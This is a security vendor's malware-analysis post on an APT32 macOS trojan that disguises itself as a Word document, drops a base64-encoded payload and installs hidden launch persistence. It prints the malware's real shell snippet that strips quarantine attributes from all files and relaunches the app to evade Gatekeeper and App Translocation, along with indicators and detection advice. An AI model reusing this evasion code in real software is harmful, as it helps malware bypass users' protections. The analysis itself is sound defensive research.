APT32 Multi-stage macOS Trojan Innovates on Crimeware Scripting Technique


labs.sentinelone.com/apt32-multi-stage-macos-trojan-innovates-on-crimeware-scripting-technique/

Phil Stokes

In the same week as Microsoft disclosed the Vietnamese-linked APT32 (*aka* “OceanLotus”, “Bismuth”, “SeaLotus”) group deploying Cryptominer software like a common crimeware adversary, researchers at Trend Micro released details of an update to an APT32 macOS backdoor that also appears to have been taking lessons from commodity malware authors. The backdoor uses a novel method of delivery that echoes other threat actor techniques as well as adds some interesting new behaviour. In this post, we’ll review some of the details in the earlier report but also add some new IoCs and observations that have not yet been mentioned.

Disguised App Bundle Used for Delivery

The malware is delivered as an application disguised as an MS Office Word doc.



The previous research noted that the malware deploys a novel trick to prevent MS Office attempting to launch the disguised app as a doc by embedding a unicode character in the file name. This causes launch services to call “open” on the file rather than the default program for “.doc”.

```
→  OceanLotus 2020 Samples hexdump -C -v cfa3d506361920f9e1db9d8324dfbb3a9c79723e702d70c3dc8f51825c171420.zip
00000000  50 4b 03 04 0a 00 00 00  00 00 00 00 74 4b 00 00  |PK..........tK..|
00000010  00 00 00 00 00 00 00 00  00 00 23 00 10 00 41 4c  |..........#...AL|
00000020  4c 20 74 69 6d 20 6e 68  61 20 43 68 69 20 4e 67  |L tim nha Chi Ng|
00000030  6f 63 20 43 61 6e 61 64  61 2e ef b8 80 64 6f 63  |oc Canada....doc|
00000040  2f 55 58 0c 00 ed c5 48  5f 60 6f 12 5a f5 01 14  |/UX....H_`o.Z...|
00000050  00 50 4b 03 04 0a 00 00  00 00 00 00 00 74 4b 00  |.PK..........tK.|
00000060  00 00 00 00 00 00 00 00  00 00 00 2c 00 10 00 41  |...........,...A|
00000070  4c 4c 20 74 69 6d 20 6e  68 61 20 43 68 69 20 4e  |LL tim nha Chi N|
00000080  67 6f 63 20 43 61 6e 61  64 61 2e ef b8 80 64 6f  |goc Canada....do|
00000090  63 2f 43 6f 6e 74 65 6e  74 73 2f 55 58 0c 00 ed  |c/Contents/UX...|
000000a0  c5 48 5f 60 6f 12 5a f5  01 14 00 50 4b 03 04 0a  |.H_`o.Z....PK...|
```


On launch, the malware switches out the malicious application bundle for an actual MS Office doc: the same file name is used but now minus the hidden Unicode character. After the bait and switch, this doc is launched and presented to the user.

```
main-catalina-10:OceanLotus 2020 Samples clare$ ls -l ALL\ tim\ nha\ Chi\ Ngoc\ Canada.doc | xxd
00000000: 2d72 772d 722d 2d72 2d2d 4020 3120 636c  -rw-r--r--@ 1 cl
00000010: 6172 6520 2077 6865 656c 2020 3233 3034  are  wheel  2304
00000020: 3020 4465 6320 2032 2031 373a 3334 2041  0 Dec  2 17:34 A
00000030: 4c4c 2074 696d 206e 6861 2043 6869 204e  LL tim nha Chi N
00000040: 676f 6320 4361 6e61 6461 2e64 6f63 0a    goc Canada.doc.
main-catalina-10:OceanLotus 2020 Samples clare$
```

The whole trick is invisible to the user, who only sees a document appearing with the same name as the one they double-clicked on. Meanwhile, the second stage payload has been deposited in the `/tmp` folder and begins its run to install a hidden persistence agent and the third stage malicious executable.

Shell Executable Contains Base64-encoded Mach-O

That trick is accompanied by the borrowing of a technique that has become popular among commodity adware and malware distributors; namely, using a shell script both as the main executable inside the app bundle and also as a vehicle to drop an embedded base64-encoded payload.



Note line 4, which defines a variable with around 850Kb of base64-encoded data. At line 40, that data is piped through the base64 utility for decoding, dropped in a subfolder in the `/tmp` directory, given executable permissions via `chmod`, and then launched as the 2nd stage payload.

Importantly, prior to line 40, the script takes measures to deal with two macOS security features: App Translocation and file quarantine. The former was a security feature brought in by Apple to prevent executables accessing external resources via relative paths and bypassing Gatekeeper checks. However, like Gatekeeper itself, App Translocation relies on the executable being tagged with the com.apple.quarantine bit.

```
ls ~/Downloads
if [[ $? == 0 ]]; then
find ~ -name "*$RLJQXaUXkiFodbEn*" -exec xattr -d com.apple.quarantine {} + & >/dev/null 2>&1
find / -name "*$RLJQXaUXkiFodbEn*" -exec xattr -d com.apple.quarantine {} + & >/dev/null 2>&1
find ~ -exec xattr -d com.apple.quarantine {} + & >/dev/null 2>&1
find / -exec xattr -d com.apple.quarantine {} + & >/dev/null 2>&1
if [[ $NiIASKWgwKHzfjHn == *"AppTranslocation"* ]]; then
md5="$( md5 "$NiIASKWgwKHzfjHn/$RLJQXaUXkiFodbEn" | cut -d '=' -f 2 )"
A="$( dirname "$NiIASKWgwKHzfjHn/$RLJQXaUXkiFodbEn" )"
rh5="$( basename "${A}" )"
A="$( dirname "$A" )"
rh5="$( basename "${A}" )/$rh5"
A="$( dirname "$A" )"
rh5="$( basename "${A}" )/$rh5"
find ~ -type f -name "$RLJQXaUXkiFodbEn" -exec md5 {} + | grep $md5 | grep "$rh5" | cut -d '(' -f 2 | cut -d ')' -f 1 | sed "s/\ /\\\ /g" | sh & >/dev/null 2>&1
find / -type f -name "$RLJQXaUXkiFodbEn" -exec md5 {} + | grep $md5 | grep "$rh5" | cut -d '(' -f 2 | cut -d ')' -f 1 | sed "s/\ /\\\ /g" | sh & >/dev/null 2>&1
```

In this case, the script agressively attempts to remove all quarantine bits and, in the event any of those fail and the malware finds itself translocated to a read-only filepath, it then undertakes a hunt for the original downloaded file via its MD5 hash and attempts to execute it from its non-translocated path on disk.

Second Stage Payload's Hidden Persistence Mechanism

The second stage payload, once dumped from the encoded base64, is a universal FAT binary containing Mach-Os for i386 and x86_64 architectures. The source code was written in C++.

As earlier research pointed out, this stage is responsible for dropping a persistence agent with the label of "com.apple.marcoagent.voiceinstallerd" and its program argument, "mount_devfs".


```
----------------------------------------------------------------------
0   0x00008a48 0x100008a48 23  24   4.__TEXT.__cstring ascii   vector::_M_range_insert
1   0x00008a60 0x100008a60 11  12   4.__TEXT.__cstring ascii   mount_devfs
2   0x00008a6c 0x100008a6c 21  22   4.__TEXT.__cstring ascii   ~/Library/User Photos
3   0x00008a82 0x100008a82 36  37   4.__TEXT.__cstring ascii   com.apple.marcoagent.voiceinstallerd
4   0x00008aa8 0x100008aa8 22  23   4.__TEXT.__cstring ascii   /Library/LaunchDaemons
5   0x00008abf 0x100008abf 22  23   4.__TEXT.__cstring ascii   ~/Library/LaunchAgents
6   0x00008ad6 0x100008ad6 6   7    4.__TEXT.__cstring ascii   .plist
7   0x00008add 0x100008add 18  19   4.__TEXT.__cstring ascii   launchctl unload "
8   0x00008af0 0x100008af0 21  22   4.__TEXT.__cstring ascii   " > /dev/null 2>&1 ;
9   0x00008b06 0x100008b06 16  17   4.__TEXT.__cstring ascii   launchctl load "
10  0x00008b17 0x100008b17 18  19   4.__TEXT.__cstring ascii   " > /dev/null 2>&1
11  0x00008b2a 0x100008b2a 216 217  4.__TEXT.__cstring ascii   <?xml version="1.0" encoding="UTF-8"?>\n    <!DOCTYP
.com/DTDs/PropertyList-1.0.dtd">\n    <plist version="1.0">\n    <dict>\n    <key>Label</key>\n    <string>
12  0x00008c03 0x100008c03 66  67   4.__TEXT.__cstring ascii   </string>\n    <key>ProgramArguments</key>\n    <arr
13  0x00008c46 0x100008c46 121 122  4.__TEXT.__cstring ascii   </string>\n    </array>\n    <key>RunAtLoad</key>\n
\n    </plist>
14  0x00008ccb 0x100008ccb 9   10   4.__TEXT.__cstring ascii   touch -t
15  0x00008cd8 0x100008cd8 13  14   4.__TEXT.__cstring ascii   " > /dev/null
```

However, we also note that this stage has code for testing the UID and determining whether the executable is being run as root or not. If so, the persistence mechanism is now written to /Library/LaunchDaemons instead of the user's Library LaunchAgents folder.

```
    var_E0 = getuid();
    if (var_E0 == 0x0) {
            *(&var_148 + 0x4) = "/Library/LaunchDaemons";
            var_148 = &var_18;
            std::string::operator=();
    }
    else {
            *(&var_148 + 0x4) = "~/Library/LaunchAgents";
            var_148 = &var_18;
            std::string::operator=();
    }
```

In either case, the program argument is the same, pointing to a custom subfolder in the Library folder called “User Photos” and an executable, `mount_devfs`, which is similarly a universal FAT binary containing Mach-Os written in C++.

A further point not mentioned in the earlier research is that the Launch Agent or Launch Daemon is written using the “Hidden” flag so that users won’t see it in the Finder by default.




Third Stage Payload and Hard-coded Calling Card

According to the earlier research, the malicious “mount_devfs” file provides the actors with backdoor capabilities, which include the ability to exfiltrate information as well as download files to the target machine.

For downloading, the actors make use of the same built-in dylib as we’ve seen used by Lazarus APT, `libcurl.4.dylib`.

```
→ OceanLotus 2020 Samples nm -m mount_devfs | grep curl
                 (undefined) weak external _curl_easy_cleanup (from libcurl)
                 (undefined) weak external _curl_easy_getinfo (from libcurl)
                 (undefined) weak external _curl_easy_init (from libcurl)
                 (undefined) weak external _curl_easy_perform (from libcurl)
                 (undefined) weak external _curl_easy_setopt (from libcurl)
                 (undefined) weak external _curl_global_cleanup (from libcurl)
                 (undefined) weak external _curl_global_init (from libcurl)
                 (undefined) weak external _curl_slist_free_all (from libcurl)
→ OceanLotus 2020 Samples
```

The third stage payload has the ability to collect data regarding the device and its environment, including the computer host name.




Curiously, the sample has two hardcoded strings that presumably are meant as a “calling card” or have some internal meaning to the malware developers:


```
"JasyndurtheHandoftheKing"
"CagliostrothePrecise"
```

Detection and Mitigation


Although these samples were unknown to static signature engines prior to the publication of this week's research, the malware was already detectable through behavioral means.

The first stage attempts to remove the quarantine bit on every file starting from both the User's Home directory, `~/` , and from `/` . This is incredibly "noisy" from a detection point of view, as no legitimate process is likely to have such behavior.






The 2nd stage payload can trigger detections on MITRE TTPs T1150 and T1160 as it attempts to achieve persistence.



The samples' code signatures have now been revoked by Apple, although it is still possible to execute the malware either by removing the signature or re-signing it with a different developer ID or ad hoc signature.




```
→ OceanLotus 2020 Samples codesign -dvv ALL\ tim\ nha\ Chi\ Ngoc\ Canada.doc
Executable=/Users/sphil/Downloads/OceanLotus 2020 Samples/ALL tim nha Chi Ngoc Canada
.doc/Contents/MacOS/ALL tim nha Chi Ngoc Canada
Identifier=com.apple.files
Format=app bundle with generic
CodeDirectory v=20200 size=159 flags=0x0(none) hashes=1+3 location=embedded
Signature size=8576
Authority=(unavailable)
Info.plist=not bound
TeamIdentifier=UD9UN593Z4
Sealed Resources version=2 rules=12 files=2
Internal requirements count=2 size=260
→ OceanLotus 2020 Samples spctl -a ALL\ tim\ nha\ Chi\ Ngoc\ Canada.doc
ALL tim nha Chi Ngoc Canada.doc: CSSMERR_TP_CERT_REVOKED
```

